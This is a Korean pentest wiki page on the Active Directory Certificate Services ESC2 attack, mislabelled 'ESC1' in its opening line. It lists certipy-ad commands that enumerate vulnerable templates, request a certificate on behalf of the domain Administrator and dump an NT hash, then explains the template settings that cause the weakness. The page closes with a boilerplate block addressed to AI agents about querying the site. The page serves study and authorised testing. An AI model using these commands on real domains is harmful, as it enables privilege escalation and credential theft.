# ESC2

ESC1은 다음과 같은 속성들이 모두 만족할 때 가능한 ADCS 공격입니다.

<table><thead><tr><th width="399">속성</th><th>값</th></tr></thead><tbody><tr><td>Authorized Signatures Required</td><td>0</td></tr><tr><td>Requires Manager Approval</td><td>False</td></tr><tr><td>Enrollment Rights</td><td>공격자가 컨트롤 가능한 객체 이하의 권한</td></tr><tr><td>Any Purpose / EKU</td><td>True / False</td></tr><tr><td>Include this information in alternate subject name</td><td>False</td></tr></tbody></table>

## Abuse

<pre class="language-bash" data-title="UNIX"><code class="lang-bash"><strong># 취약한 템플릿 열거
</strong>certipy-ad find -u '&#x3C;username>' -p '&#x3C;password>' -dc-ip '&#x3C;dc-ip>' -vulnerable -stdout -enabled

<strong># 템플릿을 통한 인증서 발급
</strong>certipy-ad req -u '&#x3C;username@domain>' -p '&#x3C;password>' -dc-ip '&#x3C;dc-ip>' -target '&#x3C;ca-fqdn>' -ca '&#x3C;ca-name>' -template '&#x3C;template-name>'

<strong># 발급한 인증서를 통해 Administrator의 인증서 발급
</strong>certipy-ad req -u '&#x3C;username@domain>' -p '&#x3C;password>' -dc-ip '&#x3C;dc-ip>' -target '&#x3C;ca-fqdn>' -ca '&#x3C;ca-name>' -template 'User' -pfx '&#x3C;pfx>' -on-behalf-of '&#x3C;domain\Administrator>'

<strong># 인증서로부터 nt해시 덤프
</strong>certipy-ad auth -pfx '&#x3C;pfx>' -dc-ip '&#x3C;dc-ip>'
</code></pre>

## Root Cause

#### **Enrollment Rights**


이 속성은 템플릿을 통해 인증서를 요청할 수 있는 권한이며 특정 유저(예 : 인증서 멤버)에게 국한하여 할당될 수 있습니다. 때문에 어떤 유저 계정을 탈취했냐에 따라 활용 가능한 ESC 취약점이 달라집니다.

<figure><img src="/files/fqxNizQqUwxy9ehxWhDq" alt=""><figcaption><p>Enrollment Rights</p></figcaption></figure>


#### **Requires Manager Approval & Authorized Signatures Required**

<figure><img src="/files/jtJjDRGt25FEtFdEeAcE" alt=""><figcaption></figcaption></figure>

Requires Manager approval 속성이 체크되어 있을 땐, 클라이언트가 인증서 요청 시 관리자가 이를 허가해야만 발급되는 절차입니다. 속성에 입력된 값만큼 서명이 요구되며 기본값은 0입니다.

{% hint style="info" %}
This number of authorized signatures는 10을 초과하더라도 실제론 10개의 서명만을 요구하지만, 현실적으로 보기 드물며 1로 설정하는 경우가 많습니다.
{% endhint %}

#### **Any Purpose / EKU**

템플릿의 발행 목적이 Any Purpose로 설정되거나 EKU(Extended Key Usage)에 명확한 값이 명시되어 있지 않을 경우, 공격자는 자신이 발행한 인증서를 통해 다른 사용자를 가장하여 인증할 수 있습니다.

<figure><img src="/files/8IvPn9A4PLLaXYvHsutq" alt=""><figcaption></figcaption></figure>

#### **Include this information in alternate subject name**

기본적으로 사용자는 인증서 요청 시 E-mail과 UPN 필드를 명시해야 하지만, 해당 부분이 비활성화 되어있을 경우 이메일 정보 없이도 인증서 요청이 가능합니다.

<figure><img src="/files/v7EYKO2Mx3bzkITL6UWa" alt=""><figcaption><p>Include this information in alternate subject name</p></figcaption></figure>

## References

{% embed url="<https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation>" %}


---

# Agent Instructions: Querying This Documentation

If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.

Perform an HTTP GET request on the current page URL with the `ask` query parameter:

```
GET https://www.pentestwiki.com/active-directory/adcs/esc2.md?ask=<question>
```

The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.